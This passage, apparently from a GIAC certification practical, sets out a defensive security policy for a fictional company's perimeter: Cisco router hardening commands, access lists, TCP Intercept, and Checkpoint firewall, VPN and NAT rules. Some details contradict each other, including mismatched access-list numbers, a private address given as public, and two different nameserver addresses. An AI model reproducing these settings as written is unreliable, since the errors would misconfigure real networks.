service password-encryption enable secret *password*	To enable the password to be stored as an MD5 hash To set the password	As this form of encryption can easily be cracked, no remote access to the router is allowed. All admin is only to be done with a terminal session via the console port.
service timestamps debug datetime	Puts a timestamp on all debug log entries	To aid in troubleshooting/tracking of events across various devices
service timestamps log datetime	Puts a timestamp on all log entries	To aid in troubleshooting/tracking of events across various devices

[23] This is a security policy; not a configuration guide. The actual configuration will be backed up and stored in a safe. This policy should be used as a guideline if more routers were added to the network – if we went ha or upgraded, etc.
[24] All machines that are accessible from the net have been assigned a name that rhymes with "bunny"

banner login[25]	Sets the banner greeting	Only someone with physical access to the router will see this as remote access will not be allowed
logging buffered 8000 informational	This command sets the size of the log buffer on the router so it can be viewed on the router if required	
logging 10.0.4.8	This command tells the router where to send all log entries	All logs are to be consolidated on one logging server to aid troubleshooting/tracking of events
logging console critical	This command tells the router to only log critical messages to the console.	Too many log entries on the console makes it difficult to work on the console however, if a problem has occurred that prevents the router from logging to the log server (i.e. interface failure) you need some indication of what the problem is. Here we have a happy medium – critical messages to the console and a small log buffer on the router.
ntp server 10.0.0.5	Sets the ntp server the router should use to sync time with	Aids in troubleshooting/tracking of events across logs on the Log Server
no service tcp-small servers no service udp-small servers	Disables tcp services that use ports lower than 20. Disables udp services that use ports lower than 20.	Ensures the router is not vulnerable to various known[26] and yet unknown attacks using these services.
no snmp	Turns off snmp	Although snmp will not work unless you specify an snmp server to use, we disable it as part of our best practice policy. Snmp is only used on the LAN switches in GIAC.
no ip finger	Turns off the finger daemon.	This prevents hackers from obtaining the list of users logged onto a host. If this list was to be obtained, an intruder could either launch a brute-force to find passwords or use social engineering techniques to get to users passwords.[27]
no ip source-	This configures the router to	Source routing is a way to specify

[25] # If you are reading this you should either be a GIAC employee or sanctioned to be here by one. Access is monitored and illegal use will be prosecuted #

[26] The well-known chargen denial of service vulnerability is detailed at http://www.cert.org/advisories/CA-1996-01.html

[27] See http://www.sans.org/rr/social/social.php for a good article on social engineering and what can be done to prevent it.

route	drop all packets that have the source-route flag set.	the path a packet traverses between hosts – this is a handy enough way of ensuring packets follow a particular path but makes it very easy for a hacker to spoof the address of a valid host and have responses sent back to it instead of to the valid host.
no ip http server	This disables the web admin interface.	Most routers already have this switched off by default but we want to ensure it cannot be used for a denial of service or other yet unknown attack.
no service dhcp no ip bootp server	Turns off dhcp services Disables bootp services	DHCP will not be used on the router and even though we will not be configuring it, we consider it good practice to disable what is not required and limit any exposure to any known or unknown vulnerabilities.
no cdp run	This disables the Cisco Discovery Protocol.	Basically, this means that any device directly connected to the router could obtain information about the router.[28]
no ip domainlookup	No hostname/ip resolution will be done by the router	This is not required and just put an unnecessary extra load on the router
no ip classless	Turn off classless routing	If the router receives a packet with a destination that it has no route for it will not send it onto the best supernet
username alice password *password*	Set a username for backup purposes	It is always a good idea to keep an extra username at hand (especially as we are not using TACACS).
no service pad	Turns off pad	In line with best practice – if we don't use it we don't need it
ip tcp intercept mode intercept ip tcp intercept list 130 ip tcp intercept connection-timeout 60	Enables TCP Intercept in active mode in which the TCP intercept software intercepts TCP packets from clients to servers that match the configured access list 130 Refresh every 60 seconds	Useful in protecting against SYN flood attacks A TCP connection will be managed by the TCP intercept for up to 60 seconds after a period of inactivity.

[28] See http://www.kb.cert.org/vuls/id/139491 for details on a cdp vulnerability.

ip tcp intercept watch-timeout 10	Tells the router how long a half-open connection should be kept in its connection table	In line with Firewall's setting
ip tcp intercept drop-mode oldest	If the number of incomplete connections exceeds 1100 or the number of connections arriving in the last 1 minute exceeds 1100, the TCP intercept feature enters aggressive mode. When this happens, each new arriving connection causes the oldest partial connection to be deleted, and the initial retransmission timeout is reduced by half to 0.5 seconds[29]	The total time allowed to establish a connection will be cut in half
ip tcp intercept finrst-timeout 2	After receiving a reset or FIN-exchange the intercept software will cease to manage the connection after 2 seconds.	
Internal Interface		
ip access-group 130 in	Apply Access List 130	See the next section for details on this ACL
no ip unreachables	Router will not send out any ICMP host unreachable messages	Prevents the mapping of our network. This command was also used as a mitigant against the recent SQL worm[30]
no ip directed-broadcast	Block traffic destined for the broadcast address	Provides protection against being used as an intermediary in smurf attacks. [31]
no ip redirects	Blocks packets that can be redirected	Used by routers to notify hosts that a better route is available for a particular destination. We turn this

[29] The 1100 and one minute thresholds can be changed using the ip tcp intercept max-incomplete high, ip tcp intercept one-minute high, ip tcp intercept max-incomplete low and ip tcp intercept one-minute low commands.

[30] Recently, this command has been used as mitigant against the ms sql worm as detailed in http://www.cisco.com/en/US/products/hw/iad/ps497/products_security_advisory09186a0080133399.shtml#workarounds

[31] http://www.cert.org/advisories/CA-1998-01.html details on smurf attacks

		off to prevent hackers from obtaining information on our internal network address assignments
no ip proxy-arp	Turns off proxy arp	Prevents the router from pretending to have arp addresses that it does not – useful for certain nat configurations but is not required in GIAC
no ip mask-reply	Router will ignore packets requesting its subnet mask	Prevents the mapping of our network to some extent
External interface		
Ip access-group 110 in	Apply Access List 110	See the next section for details on this ACL
no ip unreachables	Router will not send out any ICMP host unreachable messages	As for internal interface above
no ip directed-broadcast	Block traffic destined for the broadcast address	As for internal interface above
no ip redirects	Blocks packets that can be redirected	As for internal interface above
no ip proxy-arp	Turns off proxy arp	As for internal interface above
no ip mask-reply	Router will ignore packets requesting its subnet mask	As for internal interface above

Note on remote access: no “line” command will be added so as to disable any remote network (telnet) access to the router.

2.1.2) Router Access Lists

Although a router’s primary function is to route packets to and from hosts – it’s function in recent years has been extended to include the useful function of being able to filter unnecessary traffic from even getting to the firewall (usually the next hop). This not only saves firewall resources for more important processes but also gives a double layer of insurance against intruders on the external perimeter. If a hole is opened unwittingly on the external firewall the router could prevent an intruder from exploiting this hole.

We have used standard and extended access lists – their syntaxes are explained below:

standard access-list :
access-list <list number 1-99> <permit|deny> <source address> <mask> <log>

extended access-list:

Access-list <number 100-199> <permit|deny> <protocol> <source> <source-mask> <source-port> <destination> <destination-mask> <destination port> <log> <options>

Notes on the order of the rules:

- Access-lists are order dependent. Each incoming packet is checked by each access-list in order from top to bottom. If a packet matches one of the rules, it will either be dropped or forwarded and no further rules will be checked to see if any more match the packet. Standard access-lists are also processed faster then extended access-lists. It is therefore in the interest of saving router-processing power to have standard access-lists above the extended access-lists where possible.
- The minute an access-list is applied it adds an implicit deny rule to the end of it. It is important to add any allow traffic patterns at the end of each access-lists to ensure that all traffic is not blocked.

A note on logging: To start off with all denied packets will be logged as this is a useful way of not only adding to the cost justification of a system but also to spot any incorrect configuration on the router and the rest of the network, e.g. If they were to become excessive, the deny logs will be turned off.

- The ingress filter we have applied on the external interface is Access List 110:

Block and log all traffic from private address ranges (prevents spoofing):

```
access-list 110 deny 10.0.0.0 0.255.255.255 log
access-list 110 deny 172.16.0.0 0.15.255.255 log
access-list 110 deny 192.168.0.0 0.0.255.255 log
```

Block and log all traffic reserved by IANA (prevents spoofing):

```
access-list 110 deny 0.0.0.0 0.255.255.255 log
access-list 110 deny 1.0.0.0 0.255.255.255 log
```

etc.[32]

Block and log all traffic from the loopback address (prevents spoofing):

```
access-list 110 deny 127.0.0.0 0.255.255.255 log
```

Block and log all traffic from the multicast address range (prevents spoofing):

```
access-list 110 deny 224.0.0.0 15.255.255.255 log
```

Block and log all traffic from this invalid address (prevents spoofing):

```
access-list 110 deny 0.0.0.0 log
```

Block and log all traffic claiming to be from our own public address range (prevents spoofing):

```
access-list 110 deny 110.0.0.0 0.0.0.255 log
```

Permit MTU discovery:

[32] See http://www.iana.org/assignments/ipv4-address-space for the complete list

access-list 110 permit icmp any any packet-too-big

Permit replies to tcp connections already established (basically, permit any packet that is not a SYN packet)[33]

access-list 110 permit tcp any any established

Permit access to our web services:

access-list 110 permit tcp any 110.0.0.2 eq 443
access-list 110 permit tcp any 110.0.0.5 eq 80

Permit access to our dns server for domain queries:

access-list 110 permit udp any 110.0.0.6 eq 53

Permit access from the secondary nameserver to our dns server for zone transfers:

access-list 110 permit tcp 111.2.2.5 110.0.0.6 eq 53

Permit access to our mail exchanger address:

access-list 110 permit tcp any 110.0.0.7 eq 25

Permit access for remote users using VPN:

access-list 110 permit tcp any 110.0.0.231 eq 18231
access-list 110 permit tcp any 110.0.0.231 eq 18234
access-list 110 permit udp any 110.0.0.231 eq 264
access-list 110 permit udp any 110.0.0.231 eq 500
access-list 110 permit esp any 110.0.0.231

Deny everything else (this rule is implicitly there when an access list is applied but we add it explicitly to enable the logging of denied packets):

access-list 110 deny any any log

- Access List 120 has been added for the TCP Intercept feature:

  access-list 120 permit tcp any 110.0.0.0 0.0.0.255

TCP Intercept is a traffic filtering security feature that protects TCP servers from TCP SYN-flooding attacks. TCP packets matching this access list are presented to the TCP intercept code for processing. We are only interested in having TCP connection attempts submitted to the TCP intercept code that are destined for our own services. The access list therefore enables any traffic destined for our public range of addresses to be presented to TCP intercept for processing.

- The egress filter we have applied on the internal interface is Access List 130:

[33] The firewall should take care of packets that do not really have an established session

Permit the mailsweeper server to do MTU discovery (thus far this has only been required for SMTP traffic; if other protocols come along that require this we will have to revise this filter):

access-list 130 permit icmp 110.0.0.7 0.0.0.255 packet-too-big

Permit our own addresses to access the internet (any private addresses will have been natted by the time it reaches the router):

access-list 130 permit 110.0.0.0 0.0.0.255 any

Deny and log everything else:

access-list 130 deny any any log

Before applying access rules it is a good idea to get someone else to verify them and make sure that a backup of the configuration is kept if you need to restore to a previous version of the router config.

This concludes the security policy for the router.

2.2) External Firewall and VPN

We discuss the policies for both the external firewall and VPN together as they are both running on one Checkpoint Firewall-1/VPN-1 instance.

The security policy consists of the following components functioning as a whole – SmartDefense, The Rule bases, Global Properties, the Firewall object as well as other various defined objects.


2.2.1) SmartDefense

SmartDefense is a set of features such as the SYN Defender used in previous releases that Checkpoint now have extended and integrated to form a fairly comprehensive framework to aid in preventing and/or alerting on known attacks. Updates to the current set of modules can also be downloaded from Checkpoint as new attacks are identified and added to the SmartDefense feature set. In previous versions of Checkpoint you would have had to be fairly fluent in the Inspect scripting language[34] to implement the features now available via an easy-to-use graphical interface.

For GIAC's firewall, all checks released with NG FP3 have been enabled bar for the SMTP security server as this firewall will not be acting as a mail relayer. See the screenshot below for a list of these checks:

Figure 2 : The SmartDefense Settings Window

[34] INSPECT is a Checkpoint proprietary scripting language from which the Inspection Code is compiled and loaded onto various Checkpoint modules to enforce the policy.



A detailed explanation of each feature is given within the GUI but I'll elaborate specifically on the SYN Attack defenses:

- Track level set to "Attacks only" - The attack will be countered by making sure that the connection is valid before sending a SYN packet to the connection's destination. This is similar to the way in which a proxy works, as in establish a session with the source first and then continue on to establish a connection with the destination. Users may experience slightly longer connection setup time but this is negligible.
- Timeout set to "10 seconds" - Works with the Attack threshold field, i.e. if 200 SYN packets are received during a 10 second period, the firewall will conclude that it is a SYN attack.
- Attack threshold set to 200
- Protect External Interfaces Only- This is the external interface as defined by the anti-spoof settings on the firewall gateway object. We assume this is where we are most vulnerable.

2.2.2) Rule bases

The rule bases used on GIAC's firewall consists of four parts:

- The Security Rule base

The security rule base forms the bulk of the security policy on the firewall. Here basic service acceptance/denial is specified.

Note on reading the rule base: To ensure that the rule base and hostnames are clear to the reader, Appendix B should be used as a reference for devices and their associated hostnames and ip addresses used in the rule base.

Figure 3 : The External Firewall Rule base (1)





Figure 4 : The External Firewall Rule base (2)



A note on the order of the rules : The rules have been applied in the order of our best guesses around which will be hit the most often. After a few weeks worth of logging information has been gathered, a report will be run to see if this is in fact the optimal rule base order.[35] The optimal order is important as every packet that the firewall sees will be matched to the rules from top to bottom. Obviously if you have a rule that is matched very often (e.g. syslog traffic to the log server) at the lower end of the rule base, firewall resources are wasted as it tries to match the packet to the higher end rules first.

Rule 1: Allows the management station (10.0.6.2) to communicate with the firewall (funny) module using Checkpoint proprietary protocols through the tcp ports 18202, 18191, 18192, 256, 18211 and 18183. Although the firewall listens on all these ports, they are denied by the external router to prevent connections from the public network to the firewall on these ports.
Rule 2: Allows any address to connect to the firewall (funny) on the tcp ports 18231 and 264 as well as the udp ports 500 and 18234. This rule is required for vpn communications. These ports have also been allowed in through the external router.
Rule 3: Allows any of the IT administrators (currently 4 users) that have authenticated via their SecureID username, pin and tokencode to connect to any of the addresses on the internal networks (10.0.0.1- 10.0.10.254) on tcp

[35] We will be using Webtrends Security Reporting Center running on the Log Server

port 6543. This is the port that all devices running Ssh have been configured to use instead of the default port 22.[36]
Rule 4: Denies any other connections to the firewall (funny) itself.
The first 4 rules may not be the rules that are hit the most often but placing them at the top prevents a misconfiguration further down in the rule base from either exposing the firewall to unwanted traffic or causing communication problems between the firewall and other devices.
Rule 5: Allows any of the devices on the internal networks (10.0.0.1-10.0.10.254) as well as the external router (bunny) to send their logs to the log server (10.0.4.8) on udp port 514.
Rule 6: Allows any address to make dns queries to the giac nameserver (110.0.0.6) on udp port 53.
Rule 7: Allows the ip address of the secondary nameserver (112.0.0.5) for the giac.ie domain located at the local isp to pull zone changes from the giac nameserver (110.0.0.6) on tcp port 53. The bind configuration has also been amended to only allow zone transfers to this secondary nameserver.
Rule 8: Allows any address to connect to the giac brochure ware site (110.0.0.5) on tcp port 80.
Rule 9: Allows any of the devices on the internal networks (10.0.0.1-10.0.10.254) as well as the external router (bunny) to synchronize their time with that of the timeserver/nameserver (10.0.0.6) on udp port 123.
Rule 10: Allows any address to connect to the virtual public address of the content switch (110.0.0.2) on tcp port 443. Connections reaching the content switch have already had the destination address translated from a public address to the private address (10.0.1.230) by the firewall. See the next section for more information on the translation rules.
Rule 11: Allows the brochure ware web server (10.0.0.5) to connect to the virtual address of the application server cluster (10.0.3.10) using an IBM proprietary protocol called remote-ose. This is used when the web server needs to pull any content updates from the application server. The protocol runs on tcp port 8993. This traffic does not need to be encrypted and is clear text.
Rule 12: Allows the web servers in the webcluster (10.0.1.5, 10.0.1.6, 10.0.1.7) to connect to the virtual address of the application server cluster (10.0.3.10) using ssl on tcp port 443. These connections are made whenever program calls are made to the web server by customers/partners/suppliers using the GIAC web services.
Rule 13: Allows the proxy server (10.0.4.5) to make any outbound http and ftp connections to anywhere on the web using ports tcp 80 and tcp 21. Note that these connections are only made after it has been processed by the rest of the chain.

Note on ftp : only passive ftp sessions are permitted out of the giac network as active ftp requires all ports above 1024 to be open for the data side of an ftp connection. Ftp connections are allowed into the network as part of the remote user vpn solution. See rule 16.

[36] SSH on the external firewall has also been bound only to one of the internal interfaces with address 10.0.4.231.

Rule 14: Allows any external address to connect to the internal mail relayer (110.0.0.7) on tcp port 25. Connections reaching the mailsweeper server have already had the destination address translated from a public address to the private address (10.0.4.6) by the external firewall.
Note on mail relaying : due to the many vulnerabilities still being discovered around sendmail, we did not want any sendmail processes and or binaries running on the firewall.
Rule 15: Allows the mailsweeper (10.0.4.6) to connect to any destination to relay mail out on tcp port 25.
Rule 16 (the VPN rule): This rule allows remote users to use their SecureClient software on their workstations to connect to the corporate LAN. The rule states that any user that is part of the remote-users group defined on the firewall and that have authenticated via their SecurID username, pin and tokencode to establish a vpn connection with the firewall vpn module is allowed to use the following services:

- Internal DNS Server (10.0.10.4) on udp port 53
- NTP Server (10.0.0.6) on udp port 123
- Intranet Server (10.0.10.5) on tcp port 80
- LAN Application Server cluster (10.0.6.10) on tcp port 443
- Proxy Server (10.0.4.5) on tcp port 8080 – Although the user could for all intents and purposes browse the internet before or after establishing the vpn connection, user's are encouraged to utilize the proxy server instead to ensure the maximum protection for their laptop/workstation
- File & Print server (10.0.10.3) on tcp port 21 – The shared file server has an ftp service running that enables remote users to upload and download documents instead of having to either run nfs or windows shares across the vpn. Secure copy (scp through ssh) was not enabled as the data is already encrypted through the vpn.
- Exchange web client (10.0.10.2) mail on tcp port 80


Rule 17: Allows the web servers in the webcluster (10.0.1.5, 10.0.1.6, 10.0.1.7) to authenticate partners and suppliers against the ace database using SecurID proprietary protocols on tcp port 5510 and udp port 5500.
Rule 18: Allows back office administrators (currently 25 users) that have an ip address on the LAN (10.0.10.*) to communicate through a Web interface to the Ace server (10.0.3.2) on tcp port 5520. This access is required to add more tokens for partners and/or suppliers wishing to use the fortune web services.
Rule 19: Allows back office administrators (currently 25 users) that have authenticated via their SecureID username, pin and tokencode and that also have an ip address on the LAN (10.0.10.*) to connect to the client ldap (10.0.3.5) on tcp port 636. This access is required to administer customer information.
Rule 20: Allows the IT administrators (currently 4 users) to run administration interfaces using x-windows tunneled through ssh from the Application Servers (10.0.6.6, 10.0.6.7) to their workstations on the LAN (10.0.10.0/24).SSH uses tcp port 22.
Implied Rule: This is the only implied rule left enabled – it permits the firewall itself to connect to anything on any port.

Rule 21: Denies any traffic not yet matched to any of the above rules.

Note on logging : Everything is logged. Ident, netbios & bootp packets will be dropped and logged initially as it is a new network and useful to spot services running that should not be.

- The Address Translation Rule base

Figure 5 : The External Firewall Address Translation Rule base



Rule 1: Translates the destination ip of any incoming packet destined for the public address of the giac nameserver (110.0.0.6) on udp port 53 or tcp port 53 to the private address of the nameserver (10.0.0.6).
Rule 2: Translates the source ip of any packet from the giac nameserver (10.0.0.6) destined for any external address on any destination port >1024 (tcp/udp) but with source port of 53 (tcp/udp) to the source ip of the public address of the giac nameserver (10.0.0.6).
Rule 3: Translates the destination ip of any packet destined for the public address of the giac brochure ware web server (110.0.0.5) on tcp port 80 to the private address of the web server (10.0.0.5).
Rule 4: Translates the source ip of any packet from the giac brochure ware web server (10.0.0.5) destined for any external address on any destination port >1024 (tcp/udp) but with source port of 80 (tcp/udp) to the source ip of the public address of the www.giac.ie web server (110.0.0.5).
Rule 5: Translates the destination ip of any packet destined for the public address of the giac fortune web services (110.0.0.2) on tcp port 443 to the private address of the content switch (10.0.1.230).

Rule 6: Translates the source ip of any packet from the content switch (10.0.1.230) destined for any external address on any destination port >1024 (tcp/udp) but with source port of 443 (tcp/udp) to the source ip of the public address of the fortune web services (110.0.0.2).
Rule 7: Translates the destination ip of any incoming packet destined for the public address of the giac mail exchanger (110.0.0.7) on tcp port 25 to the private address of the mailsweeper server (10.0.4.6).
Rule 8: Translates the source ip of any packet from the mailsweeper (10.0.4.6) destined for any external address on any destination port >1024 (tcp/udp) but with source port of 25 (tcp/udp) to the source ip of the public address of the giac mail exchanger (110.0.0.7).
Rule 9: Translates the source address of any outgoing http packets from the proxy server (10.0.4.5) to any remote site to the source address of the public ip 110.0.0.8.
Rule 10: Translates any packet with a destination address of the public ip 110.0.0.8 and a source port of 80, destination port >1024 to the destination address of the proxy server (10.0.4.5).
Rule 11: Translates the source address of any outgoing ftp packets from the proxy server (10.0.4.5) to any remote site to the source address of the public ip 110.0.0.8.
Rule 12: Translates any packet with a destination address of the public ip 110.0.0.8 and a source port of 21, destination port >1024 to the destination address of the proxy server (10.0.4.5).
Rule 13: Translates the source address of any outgoing https packets from the proxy server (10.0.4.5) to any remote site to the source address of the public ip 110.0.0.8.
Rule 14: Translates any packet with a destination address of the public ip 110.0.0.8 and a source port of 443, destination port >1024 to the destination address of the proxy server (10.0.4.5).
Rule 15: Translates the source address of any outgoing SMTP packets from the Mailsweeper server (10.0.4.6) to any remote site to the source address of the public mx record's address (110.0.0.7).
Rule 16: Translates any packet with a destination address of the giac mx record (110.0.0.7) and a source port of 25, destination port >1024 to the destination address of the Mailsweeper server (10.0.4.6).

A note on rules 2, 4, 6 and 8 - These rules are basically to allow any return traffic to appear to have come from the public address instead of the private one. If the private address was used the packet would never get to its destination as it is a non-routable address. The services specified in each of these rules would be destination ports > 1024 with a source port equal to either 53 (udp/tcp), 80 (tcp), 443 (tcp) or 25 (tcp), depending on the rule. If the services were left as "Any" in these return rules, we would have had problems with internal services such as ntp packets being natted to the public address.
A note on rules 10, 12, 14, 16 – Basically the opposite of the above. The services in these rules allow return traffic to connections initiated from within the network.

A few notes on NAT:

- Network Address Translation is not only useful to save on public address space but also for preventing your LAN addressing schemes to be unknown to the public network. See RFC1631 for more information.
- We have decided not to employ automatic address translation as we have more control over which services our public addresses will be natted for by adding the rules manually. With automatic translation any service with the translated address is natted.
- We have also employed only static[37] network address translation as hide nat cannot be used for protocols where the port number cannot be changed. We also have enough public addressing to be able to use static nat.
- The NAT rule base is installed when the security rule base is installed.

A note on the order in which rules are applied to a packet: It is useful for troubleshooting purposes to note the order in which rules are applied to a packet:

- Network Address Translation
- IP Spoofing
- Security Rule base

